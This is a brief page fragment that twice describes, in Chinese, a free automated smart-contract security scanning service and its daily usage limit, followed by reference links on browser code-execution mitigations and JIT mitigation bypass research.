
https://scsc.xlab.qq.com/

智能合约安全检测系统，主要是为开发者及投资者，提供对智能合约开发过程中容易出现的安全问题的自动检测。可以帮助您了解合约存在的的安全问题，以免造成损失。

因为很可能存在未知的安全缺陷，所以即使您的合约未被检测出问题，也并不代表您的合约完全没有漏洞。

并且本系统也会不断的更新，请保持关注。

请在使用本系统检测您的智能合约之前先登录，每个账户每天可以进行最多100次的检测。



免费智能合约安全检测


https://scsc.xlab.qq.com/

智能合约安全检测系统，主要是为开发者及投资者，提供对智能合约开发过程中容易出现的安全问题的自动检测。可以帮助您了解合约存在的的安全问题，以免造成损失。

因为很可能存在未知的安全缺陷，所以即使您的合约未被检测出问题，也并不代表您的合约完全没有漏洞。

并且本系统也会不断的更新，请保持关注。

请在使用本系统检测您的智能合约之前先登录，每个账户每天可以进行最多100次的检测。



Q&A

Reference

https://cansecwest.com/slides/2017/CSW2017_Weston-Miller_Mitigating_Native_Remote_Code_Execution.pdf
https://blogs.windows.com/msedgedev/2017/02/23/mitigating-arbitrary-native-code-execution/#FwHsB8hclVhl0q9Q.97
https://googleprojectzero.blogspot.com/2018/05/bypassing-mitigations-by-attacking-jit.html